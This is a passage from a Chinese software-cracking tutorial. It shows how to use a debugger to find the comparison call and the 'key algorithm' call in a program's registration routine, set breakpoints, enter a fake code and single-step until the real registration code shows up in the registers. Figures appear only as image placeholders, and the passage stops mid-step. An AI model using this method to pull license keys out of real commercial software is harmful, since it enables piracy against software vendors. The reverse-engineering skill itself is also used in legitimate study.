


图 12

可以看到并没有什么运算命令，在call的开始处发现了比较判断指令cmp eax,edx可以初步断定这个call可能是关键比较call。那我们就得在回到关键跳附近继续找了。

既然0059A1C2 Call 00404D6C是比较判断作用的，那关键算法call就应该在它前面，向前找到最近的call：0059A1B9 CALL 0059AE70。估计就是这个了。

技巧： 其实想判断一个call是不是算法关键call可以如下操作：在这个call前下断点，运行程序乱写注册信息注册，如果断不到注册码，而我们单步执行这个call后发现注册码出现，那就说明这个call是关键算法call。否则就不是。你也可以分别在这个call前后下断点，如果前断点断不到注册码后断点可断出注册码，则该call为关键算法call。

下面我们就用这中方法验证一下这个call：首先，加载程序。点“调试”→“加载处理”，如图13。




图 13

程序会提示“任选命令行”。我们不用理会，直接“载入”即可，如图14。




图 14

载入后会弹出两个窗口，如图15。




图 15

下面我们在主窗口操作：用“转移”的方法来到call的地址0059a1b9处。然后我们在它上一条指令：0059A1A5 mov eax, dword ptr [eax]处下断点。操作方法是：使光标移到：0059A1A5 mov eax, dword ptr [eax]处使之高亮显示，然后按F2，断点设置成功在主窗口和程序调试窗口有如下显示：主窗口地址前变黄，程序调试窗口中地址前有“BP*”的断点标记，如图16。




图 16

然后按“F9”运行程序。乱写注册码注册，如图17。程序会被断下来，现在我们在寄存器信息窗口查看各个寄存器里的信息。

点图18中红圈里寄存器名称就可在右面窗口中出现相信信息，我们查看各个寄存器仅在edx中发现本机机器码，别的就没有什么敏感信息。

现在我们按F8单步执行这个call。每按一次都要仔细查看各个寄存器里的信息。当按了3次时也就是程序运行到：


